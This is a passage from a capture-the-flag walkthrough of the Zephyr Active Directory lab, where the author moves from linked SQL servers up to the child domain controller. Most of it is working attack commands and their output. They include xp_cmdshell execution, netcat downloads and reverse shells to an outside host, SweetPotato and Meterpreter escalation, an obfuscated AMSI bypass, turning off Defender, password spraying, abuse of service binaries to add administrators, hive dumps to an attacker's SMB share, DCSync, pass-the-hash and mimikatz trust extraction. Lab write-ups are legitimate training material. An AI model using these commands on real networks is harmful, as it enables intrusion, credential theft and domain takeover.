SRV_NAME      : ZSM-SVRCSQL02
SRV_PROVIDERNAME : SQLNCLI
SRV_PRODUCT    : SQL Server
SRV_DATASOURCE : ZSM-SVRCSQL02
SRV_PROVIDERSTRING :
SRV_LOCATION   :
SRV_CAT        :
```

The control we have control over `ZSM-SVRCSQL02` by executing a command on that linked server to retrieve the server name.

```
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('select @@servername;') at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
```

```
*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('select @@servername;') at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
```

```
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.
```

```
Column1
-----
ZSM-SVRCSQL02
```

Using the same methodology as before, we could activate `xp_cmdshell` and trigger remote code execution on the target.

```
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('EXEC sp_configure 'show advanced options',1) at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbK Y -Verbose
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('RECONFIGURE') at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbK Y -Verbose
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('EXEC sp_configure 'xp_cmdshell',1) at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbK Y -Verbose
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('RECONFIGURE') at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbK Y -Verbose
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('EXEC master..xp_cmdshell 'whoami') at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbK Y -Verbose
```



```
*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('EXEC master..xp_cmdshell 'whoami') at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbK Y -Verbose
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.

output
-----
internal\mssql_svc
```

Using the same technique as before we start a `Python3` web server on port 443 and grab `netcat`.

```
# Local
sudo python3 -m http.server 443

# Evil-WinRM shell
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('EXEC master..xp_cmdshell 'powershell iwr http://10.10.14.15:443/nc64.exe -O c:\windows\temp\nc64.exe') at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbK Y
```

Close the web server down and start a `netcat` listener on port 443 then execute the reverse shell.

```
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa'; EXECUTE ('EXEC master..xp_cmdshell 'c:\windows\temp\nc64.exe 10.10.14.15 443 -e cmd.exe') at [ZSM-SVRCSQL02];" -username zabbix -password rDhHbBEfh35sMbK Y -Verbose
```

```

sudo nc -lvnp 80
[sudo] password for mrr3boot:
listening on [any] 80 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.110.35] 51041
Microsoft Windows [Version 10.0.20348.1366]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
internal\mssql_svc

```

Checking the `whoami /priv` output shows again we have the `SeImpersonatePrivilege` enabled, using the same technique before we can fully compromise the system. Start a `Python3` web server on port `443` and get the reverse shell and `SweetPotato` executables.

```

powershell iwr http://10.10.14.15:443/SweetPotato.exe -O
c:\windows\temp\SweetPotato.exe
powershell iwr http://10.10.14.15:443/shell.exe -O c:\windows\temp\shell.exe

```

Switch our `metasploit` console, background the current session, run the listener and then execute the shell.

```

c:\windows\temp\SweetPotato.exe -e efsrpc -p c:\windows\temp\shell.exe

```

```

[msf](Jobs:1 Agents:1) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.18:443
[*] Sending stage (200774 bytes) to 10.10.110.35
[*] Meterpreter session 6 opened (10.10.14.18:443 -> 10.10.110.35:12340) at 2022-12-28 06:19:26 -0500


(Meterpreter 6)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 6)(C:\Windows\system32) > shell
Process 1464 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.1366]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>type c:\users\administrator\Desktop\flag.txt
ZEPHYR{G0tt4_l1nk_Up_4m_1_r1gh7?}

```

Tweaked


At this stage we upload `SharpHound` and download the zip file created to import to `BloodHound`. After importing we look up the `mssql_svc` account and see there is a plaintext password that's been left in the description field.



The screenshot shows the BloodHound interface with the 'Database Info' tab selected for the account `MSSQL_SVC@INTERNAL.ZSM.LOCAL`. The 'Description' field contains the plaintext password `ToughPasswordToCrack123!`. To the right, a visual representation of the account is shown with a green icon and the account name.

Database Info	Node Info	Analysis
Enabled		True
Description		ToughPasswordToCrack123!
AdminCount		False
Compromised		False
Password Never Expires		True
Cannot Be Delegated		False
ASREP Roastable		False

Checking the `BloodHound` output we look for all domain users that we can attempt to spray against.



We create a user wordlist containing all the found usernames and attempt a password spray on the `HR` and `support` machines.

```
proxychains cme winrm 192.168.210.17 -u users -p 'ToughPasswordToCrack123!' -d internal.zsm.local
```



```

proxychains cme winrm 192.168.210.17 -u users -p 'ToughPasswordToCrack123!' -d internal.zsm.local

HTTP 192.168.210.17 5985 192.168.210.17 [*] http://192.168.210.17:5985/wsman
WINRM 192.168.210.17 5985 192.168.210.17 [-] internal.zsm.local\melissa:ToughPasswordToCrack123!
WINRM 192.168.210.17 5985 192.168.210.17 [-] internal.zsm.local\laura:ToughPasswordToCrack123!
WINRM 192.168.210.17 5985 192.168.210.17 [-] internal.zsm.local\steven:ToughPasswordToCrack123!
WINRM 192.168.210.17 5985 192.168.210.17 [-] internal.zsm.local\emily:ToughPasswordToCrack123!
WINRM 192.168.210.17 5985 192.168.210.17 [-] internal.zsm.local\matt:ToughPasswordToCrack123!
WINRM 192.168.210.17 5985 192.168.210.17 [-] internal.zsm.local\jamie:ToughPasswordToCrack123!
WINRM 192.168.210.17 5985 192.168.210.17 [+] internal.zsm.local\aron:ToughPasswordToCrack123! (Pwn3d!)

```

This is successful with `aron` username. Let's login to the machine using WinRM.

```

proxychains evil-winrm -i 192.168.210.17 -u 'internal.zsm.local\aron' -p
'ToughPasswordToCrack123!'

```

```

proxychains evil-winrm -i 192.168.210.17 -u 'internal.zsm.local\aron' -p 'ToughPasswordToCrack123!'
ProxyChains-3.1 (http://proxychains.sf.net)


Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\aron\Documents>

```

Referring back to `BloodHound` we see that `aron` is a part of `SERVICE MANAGEMENT` group within the domain.



We upload [PowerUp](#) to the target to perform some enumeration.

```

wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps
1
upload PowerUp.ps1

```

To prevent script being flagged we bypass AMSI then import `PowerUp`.

```
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAAQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true)
. .\PowerUp.ps1
(or)
iex(iwr http://10.10.14.15/PowerUp.ps1 -UseBasicParsing)
Invoke-AllChecks
```

```
*Evil-WinRM* PS C:\Users\aron\Documents> Invoke-AllChecks
Access denied
At line:2066 char:21
+ $VulnServices = Get-WmiObject -Class win32_service | Where-Object ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Get-WmiObject], ManagementException
+ FullyQualifiedErrorId :
GetWmiManagementException,Microsoft.PowerShell.Commands.GetWmiObjectCommand
Access denied
At line:2133 char:5
+ Get-WmiObject -Class win32_service | Where-Object {$_. -and $_.pat ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Get-WmiObject], ManagementException
+ FullyQualifiedErrorId :
GetWmiManagementException,Microsoft.PowerShell.Commands.GetWmiObjectCommand
Cannot open Service Control Manager on computer '.'. This operation might require other
privileges.
At line:2189 char:5
+ Get-Service | Test-ServiceDaclPermission -PermissionSet 'ChangeCo ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Get-Service], InvalidOperationException
+ FullyQualifiedErrorId :
System.InvalidOperationException,Microsoft.PowerShell.Commands.GetServiceCommand
```

We need to gain an interactive shell, to do that we upload [RunAsCs.exe](#) along with `netcat` and execute a shell.

```
# Evil-WinRM shell
upload RunAsCs.exe
upload nc64.exe

# Locally
sudo nc -lvvp 80

# Evil-WinRM shell
.\RunAsCs.exe -l 3 aron ToughPasswordToCrack123! -d internal.zsm.local
'c:\users\aron\documents\nc64.exe 10.10.14.15 80 -e cmd.exe'
```

Checking our listener we get an interactive shell as `aron`.

```
sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.110.35] 41098
Microsoft Windows [Version 10.0.20348.1366]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
internal\aron
```

Performing the previous steps again, we get a different result.

```
powershell -ep bypass
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQtAHMAaQBVAHQaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))), 'NonPublic,Static').SetValue($null,$true)
. .\PowerUp.ps1
Invoke-AllChecks
```

```
PS C:\Users\aron\Documents> Invoke-AllChecks

ServiceName      : wuauserv
Path              : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName        : LocalSystem
AbuseFunction      : Invoke-ServiceAbuse -Name 'wuauserv'
CanRestart       : True
Name              : wuauserv
Check             : Modifiable Services
<SNIP>
```

Knowing we can abuse these service files we can use the provided syntax to exploit it.

```
Invoke-ServiceAbuse -ServiceName 'wuauserv'
```

```

PS C:\Users\aron\Documents> Invoke-ServiceAbuse -ServiceName 'wuauserv'

ServiceAbused Command
-----
wuauserv          net user john Password123! /add && net localgroup Administrators john /add

```

We now login to the machine as John to obtain administrator privileges.

```
proxychains evil-winrm -i 192.168.210.17 -u john -p 'Password123!'
```

```

proxychains evil-winrm -i 192.168.210.17 -u 'internal.zsm.local\john' -p 'Password123!'
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

[S-chain]-<-127.0.0.1:1080-<->-192.168.210.17:5985-<->-OK
*Evil-WinRM* PS C:\Users\john\Documents> type c:\users\administrator\desktop\flag.txt
ZEPHYR{S3rv1c3_M4n4g3m3nt_f41L5}

```

If this fails, exit powershell and issue below commands to abuse the service manually.

```

sc stop wuauserv
sc config wuauserv binPath= "net localgroup Administrators aron /add"
sc start wuauserv

```

Once this is issued, we've to exit and login to WinRM session to make the change effective.

```

proxychains evil-winrm -i 192.168.210.17 -u 'internal.zsm.local\aron' -p 'ToughPasswordToCrack123!'
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v3.4


Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\aron\Documents> type c:\users\administrator\desktop\flag.txt
ZEPHYR{S3rv1c3_M4n4g3m3nt_f41L5}

```


Retrace

Looking through `BloodHound` again we find `melissa` is a part of the `SUPPORT` group and is an admin.



We can also see that `melissa` can PSRemote to the `support` machine.



Using the credentials we previously discovered in chrome on the `ZPH-SVRMGMT1` machine, we try to gain WinRM access through `Evil-WinRM`.

```
proxychains evil-winrm -i 192.168.210.18 -u 'internal\melissa' -p 'WinterIsHere2022!'
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused -
Connection refused - connect(2) for "192.168.210.18" port 5985 (192.168.210.18:5985)

Error: Exiting with code 1
```

This fails. Going back to our shell on `HR` machine, we create a credential object for `melissa`, then access the support machine with those credentials and try to read the flag.

```
$user = 'internal\melissa'
$passwd = 'WinterIsHere2022!'
$secpass = ConvertTo-SecureString $passwd -AsPlainText -Force
$cred = new-object system.management.automation.PSCredential $user,$secpass
Invoke-Command -ComputerName ZPH-SVRCSUP -Credential $cred -ScriptBlock {type
c:\users\administrator\desktop\flag.txt}
```




```
*Evil-WinRM* PS C:\Users\aron\Documents> $user = 'internal\melissa'
*Evil-WinRM* PS C:\Users\aron\Documents> $passwd = 'WinterIsHere2022!' *Evil-WinRM* PS
C:\Users\aron\Documents> $secpass = ConvertTo-SecureString $passwd -AsPlainText -Force
*Evil-WinRM* PS C:\Users\aron\Documents> $cred = new-object
system.management.automation.PSCredential $user,$secpass
*Evil-WinRM* PS C:\Users\aron\Documents> Invoke-Command -ComputerName ZPH-SVRCSUP -Credential
$cred -ScriptBlock {type c:\users\administrator\desktop\flag.txt}
ZEPHYR{D0n7_f0rg3t_Imp0rt4nt_Inf0rm4710n}
```

The Fall

Remembering that `melissa` is a part of the `BACKUP OPERATORS` group we refer to this [link](#) which explains the attack in great detail. As part of the `BACKUP OPERATORS` group, `melissa` will have access to the domain controller which we can abuse to dump the NTDS and perform a `DCSync`. We try to access the `C$` share of the domain controller but get access denied.

```
Invoke-Command -ComputerName ZPH-SVRCSUP -Credential $cred -ScriptBlock { dir \\ZPH-SVRCDC01\C$ }
```



```
*Evil-WinRM* PS C:\Users\aron\Documents> Invoke-Command -ComputerName ZPH-SVRCSUP -Credential $cred -ScriptBlock { dir \\ZPH-SVRCDC01\C$ }

Access is denied
+ CategoryInfo          : PermissionDenied: (\\ZPH-SVRCDC01\C$:String) [Get-ChildItem],
UnauthorizedAccessException
+ FullyQualifiedErrorId :
ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
Cannot find path '\\ZPH-SVRCDC01\C$' because it does not exist.

+ CategoryInfo          : ObjectNotFound: (\\ZPH-SVRCDC01\C$:String) [Get-ChildItem],
ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

This means we need to upgrade our shell with an interactive login. We upload `RunAsCs.exe` to the target and use the following command using the `-l 2` parameter value to force an interactive logon type which allows us to access the share. We start up a local listener with `netcat` on port 80 then perform the following commands on the target.

```
Invoke-Command -ComputerName ZPH-SVRCSUP -Credential $cred -ScriptBlock { powershell
iwr http://10.10.14.15:443/RunAsCs.exe -O C:\Users\melissa\documents\RunAsCs.exe }
Invoke-Command -ComputerName ZPH-SVRCSUP -Credential $cred -ScriptBlock
{C:\Users\melissa\documents\RunAsCs.exe -l 2 melissa WinterIsHere2022! -d
internal.zsm.local "c:\windows\temp\nc64.exe 10.10.14.15 80 -e cmd.exe"}
```

Checking our listener we get a shell as `melissa` again, but this time when we try to access the share we are granted access.

```

sudo nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.110.35] 22668
Microsoft Windows [Version 10.0.20348.1366]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\ZPH-SVRCDC01\C$
Volume in drive \\ZPH-SVRCDC01\C$ has no label.
Volume Serial Number is 1C84-5AEF

Directory of \\ZPH-SVRCDC01\C$

08/05/2021  00:15      <DIR>          PerfLogs
14/03/2022  15:48      <DIR>          Program Files
08/05/2021  01:34      <DIR>          Program Files (x86)
20/10/2022  01:16      <DIR>          Users
20/10/2022  00:03      <DIR>          Windows
               0 File(s)                0 bytes
               5 Dir(s)  30,318,542,848 bytes free

```

At this stage we need to download and compile the `BackupOperatorToDA.exe` and upload the executable to the target.

```
powershell iwr http://10.10.14.15:443/BackupOperatorToDA.exe -O BackupOperatorToDA.exe
```

We start a local SMB server as instructed by the previously mentioned link.

```

mkdir ~/adlab
sudo smbserver.py share ~/adlab -smb2support
or
sudo impacket-smbserver share ~/adlab -smb2support

```

On the target, we now attempt to download the SAM, SECURITY and SYSTEM files from the domain controller.

```

.\BackupOperatorToDA.exe -t \\ZPH-SVRCDC01 -u melissa -p WinterIsHere2022! -d
internal.zsm.local -o \\10.10.14.15\share\

```



```
c:\Users\melissa\Documents>BackupOperatorToDA.exe -t \\ZPH-SVRCDC01 -u melissa -p WinterIsHere2022! -d internal.zsm.local -o \\10.10.14.15\share\

Making user token
Dumping SAM hive to \\10.10.14.15\share\SAM
Dumping SECURITY hive to \\10.10.14.15\share\SECURITY
Dumping SYSTEM hive to \\10.10.14.15\share\SYSTEM
RegSaveKeyA: 1016
```

Checking our local SMB server we see that the target has authenticated.

[illegible]

Since we now have the copy of the SAM, SECURITY and SYSTEM files for the domain controller, we can dump the hashes locally.

```
secretsdump.py LOCAL -system ~/adlab/SYSTEM -security ~/adlab/SECURITY -sam ~/adlab/SAM
```

```

secretsdump.py LOCAL -system ~/adlab/SYSTEM -security ~/adlab/SECURITY -sam ~/adlab/SAM
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xb1223a009047a376c120c3630a0f0e48
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5bdd6a33efe43f0dc7e3b2435579aa53:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
<SNIP>
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:2c6f05a9bdbc32fbccd3270971df968f

```

Now we need to add the domain controller to our `/etc/hosts` file.

```
echo '192.168.210.16 ZPH-SVRCDC01.internal.zsm.local' | sudo tee -a /etc/hosts
```

Using the machine account hash, we can perform a DCSync attack against the domain controller.

```

proxychains secretsdump.py 'internal.zsm.local/ZPH-SVRCDC01$'@ZPH-
SVRCDC01.internal.zsm.local -hashes
aad3b435b51404eeaad3b435b51404ee:2c6f05a9bdbc32fbccd3270971df968f

```

```

proxychains secretsdump.py 'internal.zsm.local/ZPH-SVRCDC01$'@ZPH-SVRCDC01.internal.zsm.local -
hashes aad3b435b51404eeaad3b435b51404ee:2c6f05a9bdbc32fbccd3270971df968f

ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:543beb20a2a579c7714ced68a1760d5e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
<SNIP>

```

Using the administrator hash, we can access the domain controller through `Evil-WinRM` and obtain the flag.



```
proxychains evil-winrm -i 192.168.210.16 -u Administrator -H 543beb20a2a579c7714ced68a1760d5e
```

```
Evil-WinRM shell v3.4
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\flag.txt
```

```
ZEPHYR{In73rn4l_D0m41n_D0m1n473d}
```

Compromised

Since we are the domain administrator on the child domain `internal.zsm.local`, we can perform trust exploitation against the parent domain `zsm.local`. First we upload `netcat` and get a local shell since `Evil-WinRM` does not work well with `mimikatz`. Then we start a local `netcat` listener.

```
# Evil-WinRM Shell
set-mppreference -disablerealtimemonitoring $true
net user administrator Password123!
upload nc64.exe
upload mimikatz.exe
upload Rubeus.exe
upload RunAsCs.exe

# Locally
sudo nc -lvvp 80

# Evil-WinRM Shell
.\RunAsCs.exe -l 9 administrator Password123!
"C:\Users\Administrator\Documents\nc64.exe 10.10.14.15 80 -e cmd.exe"
```

From our new shell, we begin the exploitation. We need to spawn `mimikatz` and get the parent domain SID, the child domain SID and the RC4 of the trust.

```
mimikatz.exe
privilege::debug
lsadump::trust /patch
```



```

c:\Users\Administrator\Documents>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##     > https://blog.gentilkiwi.com/mimikatz
'## v #'     Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'     > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust /patch

Current domain: INTERNAL.ZSM.LOCAL (internal / S-1-5-21-3056178012-3972705859-491075245)

Domain: ZSM.LOCAL (ZSM / S-1-5-21-2734290894-461713716-141835440)
